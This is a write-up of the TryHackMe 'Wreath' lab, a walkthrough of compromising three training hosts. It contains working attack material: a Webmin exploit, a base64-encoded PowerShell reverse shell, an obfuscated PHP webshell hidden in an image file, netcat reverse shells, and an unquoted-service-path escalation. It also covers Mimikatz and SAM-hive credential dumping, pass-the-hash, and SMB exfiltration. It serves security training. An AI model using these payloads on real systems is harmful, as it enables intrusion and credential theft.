TryHackMe: Wreath
A three-host network pivot: a Webmin RCE foothold, chisel/socat relays into an isolated GitStack server and a personal PC, a leaked git repo revealing a file-upload webshell, PHP payload obfuscation for AV evasion, and an unquoted-service-path privesc to SYSTEM.
Room: Wreath
Briefing before starting:
- There are three machines on the network
- There is at least one public facing web-server
- There is a self-hosted git server somewhere on the network
- The git server is internal, so Thomas may have pushed sensitive information into it
- There is a PC running on the network that has antivirus installed, meaning we can hazard a guess that this is likely to be Windows
- By the sounds of it this is likely to be the server variant of Windows, which might work in our favor
- The (assumed) Windows PC cannot be accessed directly from the web-server
Task 5 — Web Enumeration
1. How many of the first 15000 ports are open on the target?
sudo nmap -A -p- -Pn -n -T4 -vv -oN nmap.txt 10.200.180.200

22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open  ssl/http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
10000/tcp open  http     syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
4 Ports:
22 : SSH
80 / 443 : Web-server
10000 : Webmin2. What OS does Nmap think is running?
From the nmap scan it's CentOS3. Open the IP in your browser — what site does the server try to redirect you to?
https://thomaswreath.thm/4. Add that to /etc/hosts and reload.
5. Read through the text on the page. What is Thomas’ mobile phone number?
+4478215488126. Look back at your service scan results: what server version does Nmap detect as running here?
MiniServ 1.890 (Webmin httpd)7. What is the CVE number for this exploit?
CVE-2019-15107Task 6 — Web Exploitation
1. Run the exploit and obtain a pseudoshell on the target!
git clone https://github.com/MuirlandOracle/CVE-2019-15107
cd CVE-2019-15107 && pip3 install -r requirements.txt --break-system-packages
chmod +x ./CVE-2019-15107.py
./CVE-2019-15107.py 10.200.180.200
2. Which user was the server running as?
root3. Get a reverse shell from the target. Either manually, or by typing shell into the pseudoshell and following the instructions given.
./CVE-2019-15107.py 10.200.180.200

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.180.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
# shell

Please enter the IP address for the shell: YOUR-VPN_IP
Please enter the port number for the shell: YOUR-PORT

[*] Start a netcat listener in a new window (nc -lvnp 4444) then press enter.

[+] You should now have a reverse shell on the target
4. Stabilize the shell you got and continue:
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
stty rows 74 cols 124  # change stty size if terminal is messed up
5. What is the root user’s password hash?
cd ~
ls
cat anaconda-ks.cfg

# Root password
$6$i9vT[REDACTED]qKXad1
You won’t be able to crack the root password hash, but you might be able to find a
certain file that will give you consistent access to the root user account through one
of the other services on the box (hints at .ssh).
6. What is the full path to this file?
/root/.ssh/id_rsaCopy/paste it to your attack machine, we will be using it in the next tasks.
# don't forget permissions
chmod 700 /path/to/your-folder
chmod 600 /path/to/your-folder/id_rsa
Task 7/8 — Pivoting (What Is Pivoting / High-Level Overview)
1. Which type of pivoting creates a channel through which information can be sent hidden inside another protocol?
Tunnelling2. Research: which Metasploit Framework Meterpreter command can be used to create a port forward?
portfwdmeterpreter > portfwd add -l <local_port> -p <remote_port> -r <remote_host>Task 9 — Pivoting (Enumeration)
Before pivoting anywhere, it’s worth knowing what’s already configured on both ends — these are the files and quick scans that answer that.
1. What is the absolute path to the file containing DNS entries on Linux?
/etc/resolv.conf2. What is the absolute path to the hosts file on Windows?
C:\Windows\System32\drivers\etc\hosts3. How could you see which IP addresses are active and allow ICMP echo requests on the 172.16.0.x/24 network using Bash?
for i in {1..255}; do (ping -c 1 172.16.0.${i} | grep "bytes from" &); doneTask 10 — Pivoting (Proxychains & FoxyProxy)
1. What line would you put in your proxychains config file to redirect through a socks4 proxy on 127.0.0.1:4242?
socks4 127.0.0.1 42422. What command would you use to telnet through a proxy to 172.16.0.100:23?
proxychains telnet 172.16.0.100 233. You have discovered a webapp running on a target inside an isolated network. Which tool is more apt for proxying to a webapp: Proxychains (PC) or FoxyProxy (FP)?
FPFoxyProxy wins here because it proxies the browser itself — proxychains only wraps the socket calls of whatever CLI tool it’s prefixed to, which doesn’t help when you need to actually click around a rendered page.
Task 11 — Pivoting (SSH Tunneling / Port Forwarding)
1. If you’re connecting to an SSH server from your attacking machine to create a port forward, would this be a local (L) port forward or a remote (R) port forward?
L2. Which switch combination can be used to background an SSH port forward or tunnel?
-fN3. It’s a good idea to enter our own password on the remote machine to set up a reverse proxy, Aye or Nay?
Nay4. What command would you use to create a pair of throwaway SSH keys for a reverse connection?
ssh-keygen5. If you wanted to set up a reverse portforward from port 22 of a remote machine (172.16.0.100) to port 2222 of your local machine (172.16.0.200), using a keyfile called id_rsa and backgrounding the shell, what command would you use? (Assume your username is “kali”)
ssh -R 2222:172.16.0.100:22 kali@172.16.0.200 -i id_rsa -fN6. What command would you use to set up a forward proxy on port 8000 to user@target.thm, backgrounding the shell?
ssh -D 8000 user@target.thm -fN7. If you had SSH access to a server (172.16.0.50) with a webserver running internally on port 80 (only accessible to the server itself on 127.0.0.1:80), how would you forward it to port 8000 on your attacking machine? Assume the username is “user”, and background the shell.
ssh -L 8000:127.0.0.1:80 user@172.16.0.50 -fNTask 12 — Pivoting (plink.exe)
The Windows equivalent of the SSH tunnels above — useful once a foothold lands on a Windows box with no native SSH client.
1. What tool can be used to convert OpenSSH keys into PuTTY style keys?
puttygenTask 13 — Pivoting (Socat)
1. Which socat option allows you to reuse the same listening port for more than one connection?
reuseaddrWithout it, the port dies the moment the first connection closes — reuseaddr is what
lets a relay stay up for more than one shell.
2. If your Attacking IP is 172.16.0.200, how would you relay a reverse shell to TCP port 443 on your Attacking Machine using a static copy of socat in the current directory? Use TCP port 8000 for the server listener, and do not background the process.
./socat tcp-l:8000 tcp:172.16.0.200:4433. What command would you use to forward TCP port 2222 on a compromised server, to 172.16.0.100:22, using a static copy of socat, backgrounding the process (easy method)?
./socat tcp-l:2222,fork,reuseaddr tcp:172.16.0.100:22 &Task 14 — Pivoting (Chisel)
Chisel tunnels everything over HTTP, which gets through firewalls that block raw TCP relays like socat — this is the tool actually used later in the room.
1. Use port 4242 for the listener and do not background the process.
./chisel server -p 4242 --reverse2. What command would you use to connect back to this server with a SOCKS proxy from a compromised host, assuming your own IP is 172.16.0.200 and backgrounding the process?
./chisel client 172.16.0.200:4242 R:socks &3. How would you forward 172.16.0.100:3306 to your own port 33060 using a chisel remote port forward, assuming your own IP is 172.16.0.200 and the listening port is 1337? Background this process.
./chisel client 172.16.0.200:1337 R:33060:172.16.0.100:3306 &4. If you have a chisel server running on port 4444 of 172.16.0.5, how could you create a local portforward, opening port 8000 locally and linking to 172.16.0.10:80?
./chisel client 172.16.0.5:4444 8000:172.16.0.10:8000Task 15 — Pivoting (sshuttle)
Where the earlier tools forward one port at a time, sshuttle sets up transparent routing for a whole subnet over a single SSH connection — closer to a VPN than a tunnel.
1. How would you use sshuttle to connect to 172.16.20.7, with a username of “pwned” and a subnet of 172.16.0.0/16?
sshuttle -r pwned@172.16.20.7 172.16.0.0/162. What switch (and argument) would you use to tell sshuttle to use a keyfile called “priv_key” located in the current directory?
--ssh-cmd "ssh -i priv_key"3. You are trying to use sshuttle to connect to 172.16.0.100. You want to forward the 172.16.0.x/24 range of IP addresses, but you are getting a Broken Pipe error. What switch (and argument) could you use to fix this error?
-x 172.16.0.100Task 16 — Pivoting (Conclusion)
Task 17 — Git-Server (Enumeration)
1. Excluding the out of scope hosts, and the current host (.200), how many hosts were discovered active on the network?
[root@prod-serv ~]# ./nmap -sn 10.200.180.200/24 -oN nmap.txt

Nmap scan report for ip-10-200-180-1.eu-west-3.compute.internal (10.200.180.1)     # AWS infra
Nmap scan report for ip-10-200-180-100.eu-west-3.compute.internal (10.200.180.100)
Nmap scan report for ip-10-200-180-150.eu-west-3.compute.internal (10.200.180.150)
Nmap scan report for ip-10-200-180-250.eu-west-3.compute.internal (10.200.180.250)  # OpenVPN server
Nmap scan report for ip-10-200-180-200.eu-west-3.compute.internal (10.200.180.200) # current machine22. In ascending order, what are the last octets of these host IPv4 addresses?
100,1503. Scan the hosts — which one does not return a status of “filtered” for every port (submit the last octet only)?
10.200.180.150has multiple open ports discovered (80/tcp,3389/tcp,5985/tcp)10.200.180.100is taking a long time because its ports are filtered/closed
1504. Which TCP ports (ascending, comma separated) below port 15000 are open on the remaining target?
Discovered open port 3389/tcp on 10.200.180.150
Discovered open port 80/tcp on 10.200.180.150
Discovered open port 5985/tcp on 10.200.180.15080,3389,59855. Assuming that the service guesses made by Nmap are accurate, which of the found services is more likely to contain an exploitable vulnerability?
HTTPTask 18 — Git-Server (Pivoting)
Browsing to .150 directly doesn’t work — this whole thing has to go through the
.200 pivot from here on. A wrong path still returns Django’s own debug 404, though,
which is chattier than it should be:
1. What is the name of the program running the service?

gitstack2. Do these default credentials work (Aye/Nay)?
Nay3. Use searchsploit SERVICENAME on Kali to search for exploits related to this service.
searchsploit gitstack

Exploit Title                                                        | Path
---------------------------------------------------------------------- ---------------------------------
GitStack - Remote Code Execution                                      | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)     | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                                | php/webapps/43777.py
4. There is one Python RCE exploit for version 2.3.10 of the service. What is the EDB ID number of this exploit?
43777Task 19 — Git-Server (Code Review)
1. On what date was this exploit written?
18.01.20182. Bearing this in mind, is the script written in Python2 or Python3?
python23. What is the name of the cookie set in the POST request made on line 74 of the exploit?
csrftokenTask 20 — Git-Server (Exploitation)
Edit the code and run as instructed and you should have a webshell (Burp works as shown in the walkthrough — I used curl; you may also get a reverse shell instead).
1. What is the hostname for this target?
curl -X POST http://localhost:8080/web/exploit-lyoo3.php -d "a=hostname"
"git-serv"
2. What operating system is this target?
curl -X POST http://localhost:8080/web/exploit-lyoo3.php -d "a=systeminfo"
Host Name:                 GIT-SERV
OS Name:                   Microsoft Windows Server 2019 Standard
3. What user is the server running as?
curl -X POST http://localhost:8080/web/exploit-lyoo3.php -d "a=whoami"
"nt authority\system"
4. How many make it to the waiting listener?
# Terminal 1
sudo tcpdump -i tun0 icmp

# Terminal 2
curl -X POST http://localhost:8080/web/exploit-lyoo3.php -d "a=ping+-n+3+10.250.180.9"
"
Pinging 10.250.180.9 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.250.180.9:
Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),
"
0 # 0 packets received because direct external communication is blocked5. Pick a method (cURL, BurpSuite, or any others) and get a shell!
sudo firewall-cmd --zone=public --add-port=15001/tcp --permanent
sudo firewall-cmd --reload
Transfer SOCAT, we will use it as a relay:
[root@prod-serv ~]# ./socat tcp-listen:15001,fork tcp:10.250.180.9:4444 &
[1] 3055
Save the payload to a file payload.ps1:
$client = New-Object System.Net.Sockets.TCPClient('10.200.180.200',15001);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
};
$client.Close()
Encode it to UTF-16LE + Base64:
iconv -t UTF-16LE payload.ps1 | base64 -w 0 > payload.b64Start listener and send the payload via the webshell:
curl -X POST http://localhost:8080/web/exploit-lyoo3.php --data-urlencode "a=powershell.exe -e $(cat payload.b64)"Task 21 — Git-Server (Stabilization & Post-Exploitation)
1. Create an account on the target. Assign it to the Administrators and Remote Management Users groups.
PS C:\GitStack\gitphp> net user lyoo3 L[REDACTED]# /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators lyoo3 /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" lyoo3 /add
The command completed successfully.
2. Authenticate with WinRM — make sure you can get a stable session on the target.
ssh -i id_rsa -L 5985:10.200.180.150:5985 root@10.200.180.200 -N -fevil-winrm -u lyoo3 -p 'L[REDACTED]#' -i 127.0.0.1 -P 5985Authenticate with RDP, sharing a local copy of Mimikatz, then dump the password hashes for the users in the system.
ssh -i id_rsa -L 3389:10.200.180.150:3389 root@10.200.180.200 -N -fxfreerdp3 /v:127.0.0.1 /u:lyoo3 /p:'L[REDACTED]#' +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,shareStart Mimikatz from the shared folder:
\\tsclient\share\mimikatz\x64\mimikatz.exeInside Mimikatz, elevate to SYSTEM and dump SAM:
privilege::debug
token::elevate
lsadump::sam
3. What is the Administrator password hash?
37db[REDACTED]6bbd14. What is the NTLM password hash for the user “Thomas”?
02d9[REDACTED]1101f5. What is Thomas’ password?
echo '37db[REDACTED]6bbd1' > hashes.txt
echo '02d9[REDACTED]1101f' >> hashes.txt
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
i[REDACTED]y          (?)
1g 0:00:00:00 DONE (2026-07-31 22:26) 1.538g/s 22067Kp/s 22067Kc/s 33580KC/s
Thomas cracked, admin didn’t — but we can still use it for Pass-the-Hash:
evil-winrm -u Administrator -H 37db[REDACTED]6bbd1 -i 127.0.0.1 -P 5985Task 22 — Command and Control (Introduction)
Task 23 — Command and Control (Empire: Installation)
sudo apt install powershell-empire starkiller
sudo powershell-empire server

# launch using either of these
powershell-empire client
starkiller- Host:
https://localhost:1337 - Username:
empireadmin - Password:
p[REDACTED]3
Task 24 — Command and Control (Empire: Overview)
2. Can we get an agent back from the git server directly (Aye/Nay)?
NayThe Git server cannot connect directly to your attacking machine (as proven by the
failed ping test). You’ll need a redirector (like the socat relay on .200).
Task 33 — Personal PC (Enumeration)
No nmap on a Windows box, so the scan runs from an Empire module instead — loaded
straight into the existing WinRM session on .150.
1. Scan the top 50 ports of the last IP address you found in Task 17. Which ports are open?
evil-winrm -u Administrator -H 37db[REDACTED]6bbd1 -i 127.0.0.1 -P 5985 -s /usr/share/powershell-empire/lib/python3.13/site-packages/empire/server/data/module_source/situational_awareness/network/

*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.180.100 -TopPorts 50

Hostname      : 10.200.180.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 179, 6001...}80,3389Task 34 — Personal PC (Pivoting)
Build the pivot to reach .100:80 (chisel reverse port-forward). git-serv can’t reach
the attacker directly, so chisel is bounced off a socat relay on .200. Both chisel
binaries must be the same version (1.7.3 here).
Attacker — chisel server:
./chisel_1.7.3_linux_amd64 server -p 9999 --reverse.200 (prod-serv, root) — socat relay + open the firewall port:
./socat tcp-listen:8001,fork tcp:<ATTACKER_VPN_IP>:9999 &
firewall-cmd --zone=public --add-port=8001/tcp
git-serv (.150) — upload the matching Windows binary and run the client:
upload /home/<user>/tools/Pivoting/Windows/chisel_1.7.3_windows_amd64 chisel173.exe
Start-Process -FilePath ".\chisel173.exe" -ArgumentList "client 10.200.180.200:8001 R:8080:10.200.180.100:80" -WindowStyle Hidden
Confirmation on the chisel server:
server: session#1: tun: proxy#R:8080=>10.200.180.100:80: ListeningAccess the dev website:
curl -sI http://127.0.0.1:8080 # X-Powered-By: PHP/7.4.11Browse http://127.0.0.1:8080 → identify server-side language with Wappalyzer → PHP 7.4.11.
2. Identify the server-side programming language (including version) used on the website.

php 7.4.11Task 35 — Personal PC (The Wonders of Git)
1. Use your WinRM access to look around the Git Server. What is the absolute path to the Website.git directory?
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\GitStack\repositories
*Evil-WinRM* PS C:\GitStack\repositories> ls

Directory: C:\GitStack\repositories

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d----- 1/2/2021 7:05 PM Website.gitC:\GitStack\repositories\Website.git2. Use evil-winrm to download the entire directory.
download C:\GitStack\repositories\Website.git /home/lyoo3/Desktop/CTFS/wreath/Website.git3. Rename this subdirectory to .git.
mkdir repo
mv Website.git/ repo/.git
git clone https://github.com/internetwache/GitTools
GitTools/Extractor/extractor.sh repo Website
Task 36 — Personal PC (Website Code Analysis)
1. What does Thomas have to phone Mrs Walker about?
neighbourhood watch meetingsFrom the ToDo comment at the bottom of index.php.
2. Aside from the filter, what protection method is likely to be in place to prevent people from accessing this page?
Basic auth3. Which extensions are accepted (comma separated, no spaces or quotes)?
jpg,jpeg,png,gifTask 37 — Personal PC (Exploit PoC)
1. See if you can login using these usernames with that password!

Thomas:i[REDACTED]y # works, we log in2. Try uploading a legitimate image — see if you can access it!
cp Website/0-345ac8b*/resources/assets/imgs/ruby.jpg test.jpeg.php
exiftool -Comment='<?php echo "<pre>Test Payload</pre>"; die(); ?>' test.jpeg.php
exiftool test.jpeg.php | grep -E 'Image Size|Comment'
Comment                         : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Size                      : 512x512
Upload it and go to http://127.0.0.1:8080/resources/uploads/test.jpeg.php, you should
see something like this:
Task 38 — AV Evasion (Introduction)
1. Which category of evasion covers uploading a file to the storage on the target before executing it?
On-Disk Evasion2. What does AMSI stand for?
Anti-Malware Scan Interface3. Which category of evasion does AMSI affect?
In-Memory EvasionTask 39 — AV Evasion (AV Detection Methods)
1. What other name can be used for Dynamic/Heuristic detection methods?
Behavioural2. If AV software splits a program into small chunks and hashes them, checking the results against a database, is this a static or dynamic analysis method?
Static3. When dynamically analysing a suspicious file using a line-by-line analysis of the program, what would antivirus software check against to see if the behaviour is malicious?
pre-defined rules4. What could be added to a file to ensure that only a user can open it (preventing AV from executing the payload)?
PasswordTask 40 — AV Evasion (PHP Payload Obfuscation)
1. What is the Host Name of the target?
cd /home/lyoo3/Desktop/CTFS/wreath
cp Website/0-345ac8b*/resources/assets/imgs/ruby.jpg shell-lyoo3.jpeg.php
exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-lyoo3.jpeg.php
Upload → browse to http://127.0.0.1:8080/resources/uploads/shell-lyoo3.jpeg.php?wreath=whoami
wreath-pc
2. What is our current username (include the domain in this)?
wreath-pc\thomasTask 41 — AV Evasion (Compiling nc & Reverse Shell)
1. Bonus (optional): compile a copy of netcat.exe.
Didn't compile nc, used the version provided at the start of the room.2. Start a Python webserver on your attacking machine:
cd tools/Cats/Windows
sudo python3 -m http.server 80
Setup — relays on prod-serv .200:
firewall-cmd --zone=public --add-port=8888/tcp
firewall-cmd --zone=public --add-port=5555/tcp
./socat tcp-l:8888,fork tcp:10.250.180.9:80 &     # .200:8888 -> attacker:80  (nc download)
./socat tcp-l:5555,fork tcp:10.250.180.9:443 &    # .200:5555 -> attacker:443 (reverse shell)
3. What output do you get when running certutil.exe?
curl -s -u 'Thomas:i[REDACTED]y' -G 'http://127.0.0.1:8080/resources/uploads/shell-lyoo3.jpeg.php' --data-urlencode 'wreath=certutil.exe'CertUtil: -dump command completed successfully.4. Upload netcat with cURL (through the .200:8888 relay):
curl -s -u 'Thomas:i[REDACTED]y' -G 'http://127.0.0.1:8080/resources/uploads/shell-lyoo3.jpeg.php' --data-urlencode 'wreath=curl http://10.200.180.200:8888/nc.exe -o c:\windows\temp\nc-lyoo3.exe'curl -s -u 'Thomas:i[REDACTED]y' -G 'http://127.0.0.1:8080/resources/uploads/shell-lyoo3.jpeg.php' --data-urlencode 'wreath=dir c:\windows\temp'5. Reverse shell. Listener on Parrot:
nc -lvnp 443curl -s -u 'Thomas:i[REDACTED]y' -G 'http://127.0.0.1:8080/resources/uploads/shell-lyoo3.jpeg.php' --data-urlencode 'wreath=powershell.exe c:\windows\temp\nc-lyoo3.exe 10.200.180.200 5555 -e cmd.exe'6. msfvenom shell to demonstrate Defender quarantine:
SKIPPEDTask 42 — AV Evasion (Enumeration)
1. whoami /priv — which privilege is famous for PrintSpoofer/Potato-series exploits?
C:\xampp\htdocs\resources\uploads>whoami /priv

PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set DisabledSeImpersonatePrivilege2. Unfortunately this account isn’t in the Local Administrators group — that (combined with the High integrity process we’re currently using) would make any further privilege escalation redundant.
C:\xampp\htdocs\resources\uploads>whoami /groups

GROUP INFORMATION
-----------------
Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
3. What is the Name of this service? (find the non-default / unquoted service)
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"SystemExplorerHelpService4. Is the service running as the local system account (Aye/Nay)?
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
TYPE               : 20  WIN32_SHARE_PROCESS
START_TYPE         : 2   AUTO_START
ERROR_CONTROL      : 0   IGNORE
BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
SERVICE_START_NAME : LocalSystemAye5. We have full control over this directory! How strange, but hey, Thomas’ security oversight will allow us to root this target.
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"BUILTIN\Users Allow FullControlThe account is in BUILTIN\Users, so we have FullControl over
C:\Program Files (x86)\System Explorer\. That’s the winning condition for the
unquoted service path attack.
Task 43 — AV Evasion (Privilege Escalation)
1. Build the wrapper (Parrot)
A tiny C# wrapper that just launches the netcat already on the target. .100 is
isolated, so it calls back to the .200 relay, not the attacker directly.
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-lyoo3.exe", "10.200.180.200 5556 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
mcs Wrapper.cs
cp Wrapper.exe tools/Cats/Windows/ # served by the running python http.server2. Relay + listener for the SYSTEM callback
On prod-serv (.200):
firewall-cmd --zone=public --add-port=5556/tcp
./socat tcp-l:5556,fork tcp:10.250.180.9:4444 &      # .200:5556 -> attacker:4444
On Parrot:
sudo nc -lvnp 44443. Deliver, plant, and trigger (in the .100 shell)
curl http://10.200.180.200:8888/Wrapper.exe -o %TEMP%\wrapper-lyoo3.exe
copy %TEMP%\wrapper-lyoo3.exe "C:\Program Files (x86)\System Explorer\System.exe"
sc stop SystemExplorerHelpService
sc start SystemExplorerHelpService
sc start returns FAILED 1053 — expected. The wrapper isn’t a real service
binary, but Windows executes it as SYSTEM before erroring.
4. Result
Catch on the 4444 listener:
C:\Windows\system32>whoami

nt authority\system
5. Cleanup (courtesy + covering tracks)
del "C:\Program Files (x86)\System Explorer\System.exe"
sc start SystemExplorerHelpService
Restores the service to working order; the SYSTEM shell stays alive.
Task 44 — Exfiltration (Techniques & Post-Exploitation)
1. Is FTP a good protocol to use when exfiltrating data in a modern network (Aye/Nay)?
Nay2. For what reason is HTTPS preferred over HTTP during exfiltration?
EncryptionDump the SAM + SYSTEM hives (in the SYSTEM shell on .100):
cd C:\Windows\Temp
reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SYSTEM system.bak
On .200, open the port and relay SMB back to the attacking machine (.100 can’t reach
us directly):
firewall-cmd --zone=public --add-port=445/tcp
./socat tcp-l:445,fork tcp:10.250.180.9:445 &
Start the Impacket SMB server on the attacking machine:
mkdir -p /home/lyoo3/Desktop/CTFS/wreath/loot
sudo impacket-smbserver share /home/lyoo3/Desktop/CTFS/wreath/loot -smb2support -username user -password s[REDACTED]d
From the SYSTEM shell on .100, authenticate to the share and move the hives out (the
wreath\ domain prefix avoids System Error 1312):
net use \\10.200.180.200\share /USER:wreath\user s[REDACTED]d
move sam.bak \\10.200.180.200\share\sam.bak
move system.bak \\10.200.180.200\share\system.bak
net use \\10.200.180.200\share /del
Dump the hashes locally with secretsdump:
cd /home/lyoo3/Desktop/CTFS/wreath/loot
sudo impacket-secretsdump -sam sam.bak -system system.bak LOCAL[*] Target system bootKey: 0xfce6[REDACTED]f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c[REDACTED]84cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
